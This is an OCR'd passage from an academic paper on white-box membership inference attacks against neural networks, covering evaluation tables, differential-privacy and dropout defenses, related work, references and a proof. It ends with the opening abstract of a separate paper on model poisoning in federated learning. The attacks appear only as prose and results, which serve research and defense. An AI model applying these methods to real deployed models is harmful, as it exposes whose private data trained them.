We find that increasing the decision threshold of the bayes-wb and general-wb attacks has a positive effect on precision. In particular, using the heuristic defined in Algorithm 3, we are able to consistently improve the precision of our attacks. Figure 11 shows the precision of our attack as the decision threshold is raised according to Algorithm 3, for $\alpha = 0.90$, and $\alpha = 0.99$, compared to the uncalibrated attack. In each case the precision increases, often by 10 or more percentage points. Though in practice, an attacker would not be easily able to tune the calibration hyper-parameter, α, the consistency of the results in Figure 11 suggest that values of 0.90 and 0.99 serve as a practical "rule-of-thumb" for reliable calibration.

On all convolutional models, general-wb is able to be calibrated to upwards of 75% precision. Notably, this includes the model trained on MNIST, which has only 1.1% generalization error. This implies that *privacy violations are a threat even to well-generalized models*, since our attack is able to confidently (with at least 75% confidence) identify a subset of training set members.

On the MLP models, the calibration is slightly less consistent; however, here bayes-wb is able to obtain over 70% precision on the models trained on the Breast Cancer Wisconsin and Hepatitis datasets.

In Figure 10, we see that the recall of the uncalibrated attack is frequently over 90%. When calibrating, the recall drops as precision increases, however, we believe this does not

	accuracy				*precision*				*recall*			
model	naive	shadow-bb	bayes-wb	general-wb	naive	shadow-bb	bayes-wb	general-wb	naive	shadow-bb	bayes-wb	general-wb
BCW	0.522	0.500	0.514	**0.523**	0.511	0.500	**0.545**	0.528	0.987	**1.000**	0.962	0.505
PD	0.517	0.508	0.517	**0.519**	0.511	0.515	0.537	**0.561**	**0.789**	0.592	0.641	0.641
Hep	0.595	0.553	0.605	**0.618**	0.552	0.528	0.562	**0.609**	0.997	**1.000**	0.977	0.639
GC	0.618	0.582	**0.623**	0.622	0.572	0.547	0.603	**0.637**	0.937	0.788	**0.982**	0.623
Adult	0.506	**0.524**	0.507	0.516	0.504	0.514	0.512	**0.516**	0.861	**1.000**	0.525	0.566
MNIST	0.506	0.506	**0.575**	0.521	0.503	0.506	0.578	**0.640**	**0.998**	0.925	0.627	0.421
LFW	0.582	0.597	0.618	**0.619**	0.545	0.557	0.581	**0.586**	0.993	**1.000**	0.925	0.919
CIFAR10	0.666	0.684	0.686	**0.709**	0.600	0.605	0.638	**0.646**	**0.996**	0.909	0.853	0.881
CIFAR100	0.831	0.847	0.847	**0.872**	0.757	0.766	0.770	**0.792**	0.977	**0.999**	0.962	0.976

Figure 10: Comparison of the accuracy, precision, and recall of bayes-wb and general-wb with naive and shadow-bb.




Figure 11: Precision of the bayes-wb, general-wb, and shadow-bb attacks, calibrated using the heuristic outlined described in Algorithm 3 (with $\alpha = 0.90$ and $\alpha = 0.99$), compared to the precision with no calibration (default threshold).

diminish the threat of the attacks because a privacy violation occurs if even a few points are confidently inferred.

While Figure 11 demonstrates that applying our calibration heuristic to bayes-wb and general-wb consistently increases the precision, we see that this is not always the case for shadow-bb. In some cases, the precision of shadow-bb is *decreased* by increasing the decision threshold. In fact, occasionally, the average confidence on non-members is higher than that of members, leading to a precision slightly less than 50%. This may be a result of the shadow model overfitting to the hold-out data. When we are able to increase the precision of shadow-bb using its confidence output, the gains are less impressive, suggesting the probability outputs of shadow-bb are less well-calibrated.

Performance on Well-Generalized Models. While some of the models we used to evaluate our attacks had a generalization error of 10% or more, we also evaluated on several datasets for which the learned model was far less overfit, including MNIST (1.1% generalization error), Adult (1.2%), Pima Diabetes (3.4%), and Breast Cancer Wisconsin (4.3%). While on PD and BCW, our attacks only slightly outperform naive, on MNIST and Adult, our attacks do substantially better: on the model trained on Adult, general-wb achieves an advantage 2.6 times greater than the advantage achieved by naive. Even more impressively, on MNIST, general-wb and bayes-wb achieves an advantage 3.5 and 12.5 times greater than the advantage achieved by naive, respectively. On the other hand, shadow-bb fares poorly on all of these datasets except for Adult, typically achieving less than 2% advantage. Finally, we note that the bayes-wb attack on the synthetic data model (Section 5.2) achieves a non-trivial 60% accuracy (20% advantage), despite the fact that the model has *zero* generalization error.

In addition to the cases where our attacks achieve relatively high advantage against well-generalized models, we find that when calibrated, our attacks achieve as high as 75% precision on MNIST, and 70% precision on Breast Cancer Wisconsin, again underscoring the threat of privacy violations for well-generalized models.

While it is clear that a greater degree of overfitting makes it easier for an adversary to mount *any* attack, the relative success of our attacks over naive on well-generalized models suggests that the white-box information is useful even when the model does not leak information through incorrect predictions on the test set.

Similarity of shadow-bb and naive Results. Figure 10 reveals that often, shadow-bb has performance comparable or even worse than naive, particularly on well-generalized target models. This is likely a product of the attack model overfitting to idiosyncrasies in the shadow model's output that are unrelated to the target model. On deep models with significant overfitting, shadow-bb performs slightly better than naive, however, we found that its behavior was not significantly different from that of naive; for example, on LFW, naive recovers 88% of the exact correct predictions made by shadow-bb. This supports the intuition that the features used by the shadow model approach (i.e., the softmax outputs) are not fundamentally more well-suited to membership inference than those used by the naive method (i.e., the correctness of the predictions). This is perhaps unsurprising, as the softmax




Figure 12: Attack accuracies against models trained with either dropout or (ε,δ)-differential privacy for various values of ε.

dataset		*no defense*	*dropout*	ε = 0.25	ε = 1	ε = 4	ε = 16
BCW	*train*	0.987	0.982	0.601	0.654	0.767	0.778
	test	0.944	0.961	0.609	0.675	0.763	0.808
PD	*train*	0.789	0.784	0.680	0.678	0.681	0.683
	test	0.756	0.783	0.673	0.651	0.649	0.654
Hep	*train*	0.997	0.992	0.534	0.695	0.700	0.729
	test	0.810	0.849	0.555	0.786	0.803	0.817
GC	*train*	0.937	0.932	0.625	0.656	0.680	0.707
	test	0.701	0.730	0.610	0.661	0.687	0.698
Adult	*train*	0.861	0.860	0.501	0.500	0.500	0.501
	test	0.849	0.859	0.500	0.501	0.500	0.499
MNIST	*train*	1.000	0.998	0.107	0.129	0.243	0.330
	test	0.973	0.987	0.106	0.132	0.251	0.331
LFW	*train*	1.000	0.999	0.109	0.137	0.214	0.428
	test	0.842	0.835	0.116	0.119	0.200	0.463
CIFAR10	*train*	0.999	0.996	0.100	0.098	0.103	0.100
	test	0.621	0.664	0.101	0.100	0.105	0.093
CIFAR100	*train*	0.999	0.977	0.010	0.010	0.010	0.011
	test	0.257	0.312	0.010	0.010	0.011	0.011

Figure 13: Train and test accuracies for models trained with either dropout or (ε,δ)-differential privacy for various values of ε.

outputs are likely to coincide largely with the correctness of the prediction—for correct predictions, the softmax will likely have high confidence on the correct class, regardless of whether the point was a member or not; and similarly for incorrect predictions, the softmax will likely have more entropy.

6 Defenses

Concerns about privacy, underscored by concrete threats such as the attacks developed in this paper, have also motivated research to provide adequate defenses against such threats. In this section we explore the ability of some of the commonly-proposed mitigation techniques to defend against our attack. In particular, we focus on *differential privacy* [8] and regularization. We find that, while both are useful to a degree, neither dropout nor ε-differentially private training with a large ε, are necessarily sufficient for mitigating the privacy risk posed by our attack.

Differential Privacy. Differential privacy (DP) [8] is often seen as the gold standard for private models, as models trained with differential privacy have provable guarantees against membership inference. Namely, Yeom et al. [47] showed that, given an ε-differentially private learning algorithm, an adversary can achieve an advantage of at most $e^{\varepsilon} - 1$. Differential privacy has been applied to many areas of machine learning, including logistic regression [5], SVMs [34], and more recently, deep learning [1, 37]. However, current methods for ensuring differential privacy are typically costly with respect to the accuracy of the model, particularly for small values of ε, which give a better privacy guarantee. For this reason, in practice, ε is often chosen to be quite large; for example, in 2017, Apple was found to use an effective epsilon as high as 16 in some of its routines [43].

We used the Tensorflow Privacy library [29], an implementation of the *moments accountant* method [1], which guarantees (ε, δ)-differential privacy, to study the practical efficacy of our attack on protected models. This method utilizes several hyperparameters from which ε is derived; for uniformity, we modified only the *noise multiplier* to achieve the desired ε, and used heuristics described in the original paper [1] to select the remaining hyperparameters. While a different tuning of the hyperparameters may result in a different privacy-utility trade-off, the privacy guarantee depends only on ε and δ, *not the hyperparameters directly*. In each case, δ was selected to be smaller than $1/N$ where N is the size of the dataset.

Figure 12 shows the effectiveness the general-wb attack against models trained with differential privacy for various values of ε on each dataset. The train and test accuracies of the corresponding differentially-private target models are shown in Figure 13. First, we note that as expected, when ε decreases the adversary's effectiveness quickly declines. However, when ε is large (ε = 16), our attack occasionally performs *essentially the same* on the differentially-private model as on the undefended model. For example, on BCW, PD, and LFW, 16-DP provided less defense than simple regularization, while harming the accuracy of the model. Similarly, on Hep, 16-DP reduced the effectiveness of general-wb, but not below the effectiveness of shadow-bb on the corresponding undefended model. These findings suggest that the practical benefits of large-ε-differential privacy cannot be taken for granted; in general, differential privacy may only be effective for sufficiently small ε.

Nevertheless, it is clear that a practical adversary is unlikely to achieve performance that is tight with the theoretical bound. For both the undefended model and the models trained with DP for $\varepsilon > \ln 2 \approx 0.69$, the theoretical bound on the adversary's

accuracy is 100%, which no attack was able to achieve. On the other hand, for $\varepsilon = 0.25$, the theoretical maximum accuracy of the adversary is 64.2%. In most such cases, our attack fared far poorer than this, coming closest on LFW, where our attack achieved 53.5% accuracy (25% of the theoretical maximum advantage) on the 0.25-DP model. Thus, we conclude that because the accuracy of a real adversary is not likely to be tight with the worst-case guarantee, it is indeed pragmatic to select a somewhat large ε. However, our evaluation shows that ε should not be chosen to be too large, or else the operative benefits of differential privacy may be lost. Furthermore, the success of a given value of ε appears to vary across different datasets and models. One must therefore be careful when making a practical selection for ε; to this end, we suggest that our attack may be useful in assessing which values of ε are appropriate for a given application.

An apparent drawback of the examined method for obtaining differential privacy, revealed in our evaluation, is the steep cost in performance (Figure 13), which is particularly high for small ε. Despite the fact that our attack became far less effective for small ε, this cost limits the practicality of the defense, highlighting the need for more research in this area. The results we find here align with recent work [19], in which Jayaraman and Evans showed that the privacy leakage tends to increase as ε becomes large enough to avoid a significant loss in accuracy. Indeed, only on the German Credit dataset did 16-DP provide a good defense while nearly maintaining the accuracy of the unprotected model. In the other cases we evaluated, either our attack performed comparably on the DP and unprotected models, or the accuracy of the private model was significantly lower than that of the unprotected model.

Abadi et al. [1] mitigate the high cost in accuracy by first pre-training on public data, and then fine-tuning only the top layers with differential privacy on the private training set. While this public transfer learning approach may not always be possible, it has two key benefits, the first being that the resulting model's performance is far less poor. Second, only the final layers of such a model are trained on the private data, and thus our attack may only be able to effectively target those layers. Our experiments in Section 5.4 show that our attack is far more effective when all layers are leveraged, and that the earlier layers often account for a sizable portion of the information leakage. This suggests that, when possible, a transfer learning scheme like that of Abadi et al. could be a practical defense.

Regularization. Given the connection between membership inference and overfitting, regularization, such as dropout [41], which aims to reduce overfitting, has also been proposed to combat membership inference. Generalization alone is not sufficient to protect against membership inference [47], and in fact, our empirical results (Section 5) show that we can successfully attack even models with negligible generalization error; however, dropout has been shown not only to reduce overfitting, but to strengthen privacy guarantees in neural networks [18]. Figure 12 shows the accuracy of our attack with and without dropout. We find that dropout does not significantly impact the accuracy of our attack in most cases. However, as opposed to DP, dropout is typically *beneficial* to the performance of the model, while providing a modest defense. In this light, regularization (including dropout) may in fact be the more practical defensive measure, insofar as it improves test accuracy, because better generalization does appear to make membership more difficult, though clearly not impossible, for an attacker.

Still, we warn that this may not be universally true of all forms of regularization, even regularization that improves generalization—as we have demonstrated, a model can still leak membership information through its parameters while making correct predictions on unseen points.

Defenses in the Black-box Setting. For membership inference in the black-box setting, Shokri et al. [38] also propose a number of other possible defenses, such as restricting the prediction vector to the top k classes, or increasing the entropy of the prediction vector via increasing the normalization temperature of the softmax. However, these defenses are easily circumvented in the white-box setting, as the pre-modified outputs are still available to an attacker in this threat model.

Similarly, Salem et al. [35] propose a defense called *model stacking*, in which two models are trained separately on the training data and a third model makes predictions based on the outputs of the first two. While Salem et al. found this to be an effective defense against black-box approaches, this defense is likewise circumvented in the white-box setting, as the initial two models are available to the attacker.

7 Related Work

There is extensive prior literature on privacy attacks on statistical summaries. Homer et al. [17] proposed what is considered the first membership inference attack on genomic data in 2008. Following the work by Homer et al., a number of studies [9, 14, 36, 39, 44] have looked into membership attacks on statistics commonly published in genome-wide association studies. In a similar vein, Komarova et al. [22] looked into partial disclosure scenarios, where an adversary is given fixed statistical estimates from combined public and private sources and attempts to infer the sensitive feature of an individual referenced in those sources.

More recently, membership inference attacks have been applied to machine learning models. Ateniese et al. [2] demonstrated that given access to the parameters of support vector machines (SVMs) or Hidden Markov Models (HMMs), an adversary can extract information about the training data.

As deep learning has become more ubiquitous, membership inference attacks have been particularly directed at deep neural networks. A number of different recent works [27, 28, 33, 35, 38, 47] have taken different approaches to membership inference against deep networks in a standard supervised learning setting. Additionally, Hayes et al. [15] have studied membership inference against generative adversarial networks

(GANs); and others [16, 30, 33] have studied membership inference in the context of collaborative, or federated, learning.

Black-box attacks. We study membership inference as it applies to deep networks in classic supervised learning problems. Most of the prior work in this area [27, 28, 35, 38, 47] has used the *black-box* threat model. Yeom et al. [47] showed that generalization error necessarily leads to membership vulnerability; a natural consequence of this is that a simple "naive" attack (naive), which predicts a point is a member if and only if it was classified correctly, can be found to be quite effective on models that overfit to a large degree. Other approaches have leveraged not only the predictions of the model, but the confidence outputs. A particularly canonical approach, along these lines, is the attack introduced by Shokri et al. [38] (shadow-bb). In this approach, a *shadow model* is trained on half of $\tilde{S}$, $\tilde{S}_{in}$, and an *attack model* is trained on the the outputs of the shadow model on its training data, $\tilde{S}_{in}$ (labeled 1), and the remaining data $\tilde{S} \setminus \tilde{S}_{in}$ (labeled 0). Shadow models leverage the disparity in prediction confidences on training instances the target model has overfit to, and have been shown to be successful at membership inference on models that have sufficiently high generalization error. A few other membership inference approaches [15, 35] have made use of this same technique.

Despite the fact that shadow model attacks leverage more information than the naive attack, we find in our evaluation (Section 5) that often, the shadow model attack fails to outperform the naive attack. One potential reason for this finding is that the learned attack model used by this approach to distinguish between the shadow model's outputs on members and non-members may be itself subject to overfitting. This may be especially true if the attack model picks up on behavior particular to one of the shadow models rather than the true target model. Furthermore, the confidence and entropy of the target model's softmax output is likely to be closely related to whether the target model's prediction was correct or not, meaning that the softmax outputs may not provide substantially different information from that used by naive.

White-box attacks. In some settings, it may be realistic for an attacker to have white-box access to the target model. Intuitively, while some information is leaked via the behavior of a model, the details of the structure and the parameters of the model are clear culprits for information leakage. Few prior approaches have successfully leveraged this extra information. While Hayes et al. [15] describe a white-box attack in their work on membership inference attacks applied to GANs, the attack uses access only the outputs of the discriminator portion of the GAN, rather than the learned weights of either the discriminator or the generator; thus their approach is not white-box in the same sense. Meanwhile, Nasr et al. [33] demonstrated that a simple extension of the black-box shadow model approach to utilize internal activations does not result in higher membership inference accuracies than the original black-box approach. This is perhaps unsurprising, as the internal units of the shadow models are not likely to have any relation to those of the target model (see Section 4).

Recently, Nasr et al. [33] provided a white-box attack that leverages the gradients of the target model's loss function with respect to its weights, which SGD approximately brings to zero on the training points at convergence. In contrast to our work, Nasr et al. use a further relaxed threat model, in which the attacker has access to as much as *half of the target model's training data*. We suggest an approach that is quite different from that of Nasr et al.. Our approach does not require this extra knowledge for the attacker, and thus falls under a more restrictive threat model, in which, to our knowledge, no other effective white-box attacks have been proposed.

8 Conclusions and Future Work

Our work is the first to fully leverage white-box information to improve membership inference attacks against deep networks (in the standard threat model where the adversary is assumed not to have any examples of true training points). In particular, *our analysis sheds light on a fundamental mechanism of overfitting that can be leveraged by an adversary to compromise a model's privacy in a concrete way*. We use this analysis of how feature usage can lead to information leakage to construct a new white-box attack, which our evaluation demonstrates improves upon the previous state-of-the-art, particularly because it can be reliably calibrated for high precision, even on some well-generalized models.

Subsequently, we used our attack to evaluate commonly-proposed privacy defenses. Perhaps most interestingly, experiments utilizing our attack reveal a nuanced story regarding differential privacy. When setting ε to small values, the attack was successfully mitigated but the utility of the resulting model quickly diminished; while when ε was increased sufficiently to mitigate the loss in utility, the attack sometimes achieved close to the same accuracy as on the undefended model. This suggests that there is still considerable work to be done in developing effective defenses against privacy attacks—we anticipate that the insights gained from our approach will contribute to designing such defenses.

Acknowledgment. This material is based on work supported by the National Science Foundation under Grants No. CNS-1704845 and CNS-1801391.

References

[1] Martin Abadi, Andy Chu, Ian Goodfellow, H. Brendan McMahan, Ilya Mironov, Kunal Talwar, and Li Zhang. Deep learning with differential privacy. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS, 2016.

[2] Giuseppe Ateniese, Luigi V. Mancini, Angelo Spognardi, Antonio Villani, Domenico Vitali, and Giovanni Felici. Hacking smart machines with smarter ones: How to extract meaningful data from machine learning classifiers. *International Journal of Security and Networks*, 2015.

[3] Yoshua Bengio, Aaron C. Courville, and Pascal Vincent. Unsupervised feature learning and deep learning: A review and new perspectives. *CoRR*, abs/1206.5538, 2012.

[4] Justin Brickell and Vitaly Shmatikov. The cost of privacy: destruction of data-mining utility in anonymized data publishing. In *KDD*, 2008.

[5] Kamalika Chaudhuri and Claire Monteleoni. Privacy-preserving logistic regression. In *Advances in Neural Information Processing Systems 21*. 2009.

[6] Francois Chollet. Keras: Deep learning library for Theano and TensorFlow. https://keras.io, 2017.

[7] Graham Cormode. Personal privacy vs population privacy: Learning to attack anonymization. In *KDD*, 2011.

[8] Cynthia Dwork. Differential privacy. In *ICALP*. Springer, 2006.

[9] Khaled El Emam, Elizabeth Jonker, Luk Arbuckle, and Bradley Malin. A systematic review of re-identification attacks on health data. *PLOS ONE*, 2011. doi: 10.1371/journal.pone.0028071.

[10] Matt Fredrikson, Somesh Jha, and Thomas Ristenpart. Model inversion attacks that exploit confidence information and basic countermeasures. In *ACM Conference on Computer and Communications Security (CCS)*, 2015.

[11] Matthew Fredrikson, Eric Lantz, Somesh Jha, Simon Lin, David Page, and Thomas Ristenpart. Privacy in pharmacogenetics: An end-to-end case study of personalized warfarin dosing. In *USENIX Security Symposium*, 2014.

[12] Ian Goodfellow, Yoshua Bengio, and Aaron Courville. *Deep Learning*. MIT Press, 2016.

[13] Chuan Guo, Geoff Pleiss, Yu Sun, and Kilian Q Weinberger. On calibration of modern neural networks. 2017.

[14] Melissa Gymrek, Amy L. McGuire, David Golan, Eran Halperin, and Yaniv Erlich. Identifying personal genomes by surname inference. *Science*, 339(6117):321–324, 2013.

[15] Jamie Hayes, Luca Melis, George Danezis, and Emiliano De Cristofaro. LOGAN: evaluating privacy leakage of generative models using generative adversarial networks. *CoRR*, abs/1705.07663, 2017.

[16] Briland Hitaj, Giuseppe Ateniese, and Fernando Pérez-Cruz. Deep models under the GAN: information leakage from collaborative deep learning. *CoRR*, abs/1702.07464, 2017.

[17] Nils Homer, Szabolcs Szelinger, Margot Redman, David Duggan, Waibhav Tembe, Jill Muehling, John V. Pearson, Dietrich A. Stephan, Stanley F. Nelson, and David W. Craig. Resolving individuals contributing trace amounts of DNA to highly complex mixtures using high-density SNP genotyping microarrays. *PLoS Genetics*, 4(8), 2008.

[18] Prateek Jain, Vivek Kulkarni, Abhradeep Thakurta, and Oliver Williams. To drop or not to drop: Robustness, consistency and differential privacy properties of dropout. *CoRR*, abs/1503.02031, 2015.

[19] Bargav Jayaraman and David Evans. Evaluating differentially private machine learning in practice. In *28th USENIX Security Symposium (USENIX Security 19)*, 2019.

[20] Diederik P. Kingma and Jimmy Ba. Adam: A method for stochastic optimization. *CoRR*, abs/1412.6980, 2015.

[21] Jing Yu Koh. Model Zoo. URL http://modelzoo.co.

[22] Tatiana Komarova, Denis Nekipelov, and Evgeny Yakovlev. Estimation of treatment effects from combined data: Identification versus data security. In *Economic Analysis of the Digital Economy*, pages 279–308. University of Chicago Press, 2015.

[23] Alex Krizhevsky and Geoffrey Hinton. Learning multiple layers of features from tiny images. 2009.

[24] Yann LeCun, Corrina Cortes, and Christopher Burges. The MNIST database of handwritten digits. http://yann.lecun.com/exdb/mnist/, 1998.

[25] Klas Leino, Shayak Sen, Anupam Datta, Matt Fredrikson, and Linyi Li. Influence-directed explanations for deep convolutional networks. *CoRR*, abs/1802.03788, 2018.

[26] Ninghui Li, Wahbeh Qardaji, Dong Su, Yi Wu, and Weining Yang. Membership privacy: A unifying framework for privacy definitions. In *Proceedings of ACM CCS*, 2013.

[27] Yunhui Long, Vincent Bindschaedler, and Carl A. Gunter. Towards measuring membership privacy. *CoRR*, abs/1712.09136, 2017.

[28] Yunhui Long, Vincent Bindschaedler, Lei Wang, Diyue Bu, Xiaofeng Wang, Haixu Tang, Carl A. Gunter, and Kai Chen. Understanding membership inferences on well-generalized learning models. *CoRR*, abs/1802.04889, 2018.

[29] H. Brendan McMahan and Galen Andrew. A general approach to adding differential privacy to iterative training procedures. *CoRR*, abs/1812.06210, 2018.

[30] Luca Melis, Congzheng Song, Emiliano De Cristofaro, and Vitaly Shmatikov. Inference attacks against collaborative learning. *CoRR*, abs/1805.04049, 2018.

[31] Kevin P. Murphy. Gaussian classifiers. University Lecture, 2007. URL https://www.cs.ubc.ca/~murphyk/Teaching/CS340-Fall07/gaussClassif.pdf.

[32] Kevin P. Murphy. *Machine Learning: A Probabilistic Perspective*. The MIT Press, 2012.

[33] Milad Nasr, Reza Shokri, and Amir Houmansadr. Comprehensive privacy analysis of deep learning: Stand-alone and federated learning under passive and active white-box inference attacks. *CoRR*, abs/1812.00910, 2018.

[34] Benjamin I. P. Rubinstein, Peter L. Bartlett, Ling Huang, and Nina Taft. Learning in a large function space: Privacy-preserving mechanisms for SVM learning. *CoRR*, abs/0911.5708, 2009.

[35] Ahmed Salem, Yang Zhang, Mathias Humbert, Mario Fritz, and Michael Backes. Ml-leaks: Model and data independent

membership inference attacks and defenses on machine learning models. In *Annual Network and Distributed System Security Symposium (NDSS)*, 2019.

[36] Sriram Sankararaman, Guillaume Obozinski, Michael I Jordan, and Eran Halperin. Genomic privacy and limits of individual detection in a pool. *Nature Genetics*, 41(9):965–967, 2009.

[37] Reza Shokri and Vitaly Shmatikov. Privacy-preserving deep learning. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security*, CCS, 2015.

[38] Reza Shokri, Marco Stronati, and Vitaly Shmatikov. Membership inference attacks against machine learning models. *CoRR*, abs/1610.05820, 2016.

[39] Suyash S. Shringarpure and Carlos D. Bustamante. Privacy risks from genomic data-sharing beacons. *The American Journal of Human Genetics*, 97(5):631–646, May 2015.

[40] Karen Simonyan, Andrea Vedaldi, and Andrew Zisserman. Deep inside convolutional networks: Visualising image classification models and saliency maps. *CoRR*, abs/1312.6034, 2013.

[41] Nitish Srivastava, Geoffrey Hinton, Alex Krizhevsky, Ilya Sutskever, and Ruslan Salakhutdinov. Dropout: A simple way to prevent neural networks from overfitting. *Journal of Machine Learning Research*, 2014.

[42] Mukund Sundararajan, Ankur Taly, and Qiqi Yan. Axiomatic attribution for deep networks. *CoRR*, abs/1703.01365, 2017.

[43] Jun Tang, Aleksandra Korolova, Xiaolong Bai, Xueqiang Wang, and Xiaofeng Wang. Privacy loss in apple's implementation of differential privacy on macos 10.12. 09 2017.

[44] Rui Wang, Yong Fuga Li, XiaoFeng Wang, Haixu Tang, and Xiaoyong Zhou. Learning your identity and disease from research papers: information leaks in genome wide association studies. In *CCS*, 2009.

[45] X. Wu, M. Fredrikson, W. Wu, S. Jha, and J. F. Naughton. Revisiting Differentially Private Regression: Lessons From Learning Theory and their Consequences. *CoRR*, abs/1512.06388, 2015.

[46] X. Wu, M. Fredrikson, S. Jha, and J. F. Naughton. A methodology for formalizing model-inversion attacks. In *2016 IEEE Computer Security Foundations Symposium (CSF)*, 2016.

[47] Samuel Yeom, Matt Fredrikson, and Somesh Jha. The unintended consequences of overfitting: Training data inference attacks. *CoRR*, abs/1709.01604, 2017.

[48] Jason Yosinski, Jeff Clune, Yoshua Bengio, and Hod Lipson. How transferable are features in deep neural networks? *CoRR*, abs/1411.1792, 2014.

A Proof of Theorem 1

We begin with the expression for $m^y(x)$ and apply Bayes' rule to obtain Equation 10.

$$m^y(x) = \Pr[T \mid X=x, Y=y] = \frac{\Pr[X=x \mid T, Y=y]\Pr[T]}{\Pr[X=x \mid Y=y]} \quad (10)$$

Next, we express Equation 10 as a logistic (or, sigmoid) function, $\sigma(x) := (1+e^x)^{-1}$. We assume that $\Pr[T] = \frac{1}{2}$, and thus $\Pr[X=x \mid Y=y]$ can be written as $\frac{1}{2}(\Pr[X=x \mid T, Y=y] + \Pr[X=x \mid \neg T, Y=y])$, by the law of total probability. We then divide by the numerator in Equation 10, yielding an expression that can be written as a logistic function (11) by noting that for $x>0$, $\exp(\log x) = x$.

$$\begin{aligned}(10) &= \frac{\Pr[X=x \mid T, Y=y]}{(\Pr[X=x \mid T, Y=y] + \Pr[X=x \mid \neg T, Y=y])} \\ &= \left(1 + \frac{\Pr[X=x \mid \neg T, Y=y]}{\Pr[X=x \mid T, Y=y]}\right)^{-1} \\ &= \left(1 + \exp\left(\log \frac{\Pr[X=x \mid \neg T, Y=y]}{\Pr[X=x \mid T, Y=y]}\right)\right)^{-1} \\ &= \sigma\left(\log \frac{\Pr[X=x \mid T, Y=y]}{\Pr[X=x \mid \neg T, Y=y]}\right) \end{aligned} \quad (11)$$

We notice that $\Pr[X=x \mid T, Y=y]$ is the probability of having drawn x from $\hat{\mathcal{D}}$, given class, y, and similarly, $\Pr[X=x \mid \neg T, Y=y]$ is the probability of having drawn x from $\mathcal{D}^*$, given class, y. Using the Naive-Bayes assumption, i.e., that conditioned on the class, y, the individual features, x_j, are independent, we obtain Equation 12.

$$(11) = \sigma\left(\log \prod_j \frac{\mathcal{N}(x_j \mid \hat{\mu}_{yj}, \hat{\sigma}_j^2)}{\mathcal{N}(x_j \mid \mu^*_{yj}, \sigma^{*2}_j)}\right) \quad (12)$$

We then re-write the log of the product as a sum over the log, and observe that the sum can be written as a dot product as in Equation 13, which gives the parameters of the Bayes-optimal model for $m^y(x)$.

$$\begin{aligned}(12) &= \sigma\left(\sum_j \frac{(x_j - \mu^*_{yj})^2}{2\sigma^{*2}_j} - \frac{(x_j - \hat{\mu}_{yj})^2}{2\hat{\sigma}_j^2} + \log\left(\frac{\sigma^*_j}{\hat{\sigma}_j}\right)\right) \\ &= \sigma\left(v^{y\,T} x^2 + w^{y\,T} x + b^y\right) \end{aligned} \quad (13)$$

where

$$v^y_j = \frac{1}{2\sigma^{*2}_j} - \frac{1}{2\hat{\sigma}_j^2} \qquad w^y_j = \frac{\hat{\mu}_{yj}}{\hat{\sigma}_j^2} - \frac{\mu^*_{yj}}{\sigma^{*2}_j}$$

$$b^y = \sum_j \left(\frac{\mu^{*2}_{yj}}{2\sigma^{*2}_j} - \frac{\hat{\mu}^2_{yj}}{2\hat{\sigma}_j^2}\right) + \log\left(\frac{\sigma^*_j}{\hat{\sigma}_j}\right)$$

Finally, by assumption the variance is the same in S as in the general distribution, i.e., $\hat{\sigma}_j = \sigma^*_j = \sigma_j$, for all features, j. Thus, v^y from Equation 13 becomes zero, so we are left with a linear model for m^y, with weights, w^y, and bias, b^y, given by Equation 5. □

Local Model Poisoning Attacks to Byzantine-Robust Federated Learning

Minghong Fang*[1], Xiaoyu Cao*[2], Jinyuan Jia[2], Neil Zhenqiang Gong[2]
[1]*CS Department, Iowa State University,* [2]*ECE Department, Duke University*
[1]*myfang@iastate.edu,* [2]*{xiaoyu.cao, jinyuan.jia, neil.gong}@duke.edu*

Abstract

In federated learning, multiple client devices jointly learn a machine learning model: each client device maintains a local model for its local training dataset, while a master device maintains a global model via aggregating the local models from the client devices. The machine learning community recently proposed several federated learning methods that were claimed to be robust against Byzantine failures (e.g., system failures, adversarial manipulations) of certain client devices. In this work, we perform the first systematic study on *local model poisoning attacks* to federated learning. We assume an attacker has compromised some client devices, and the attacker manipulates the local model parameters on the compromised client devices during the learning process such that the global model has a large testing error rate. We formulate our attacks as optimization problems and apply our attacks to four recent Byzantine-robust federated learning methods. Our empirical results on four real-world datasets show that our attacks can substantially increase the error rates of the models learnt by the federated learning methods that were claimed to be robust against Byzantine failures of some client devices. We generalize two defenses for data poisoning attacks to defend against our local model poisoning attacks. Our evaluation results show that one defense can effectively defend against our attacks in some cases, but the defenses are not effective enough in other cases, highlighting the need for new defenses against our local model poisoning attacks to federated learning.

1 Introduction

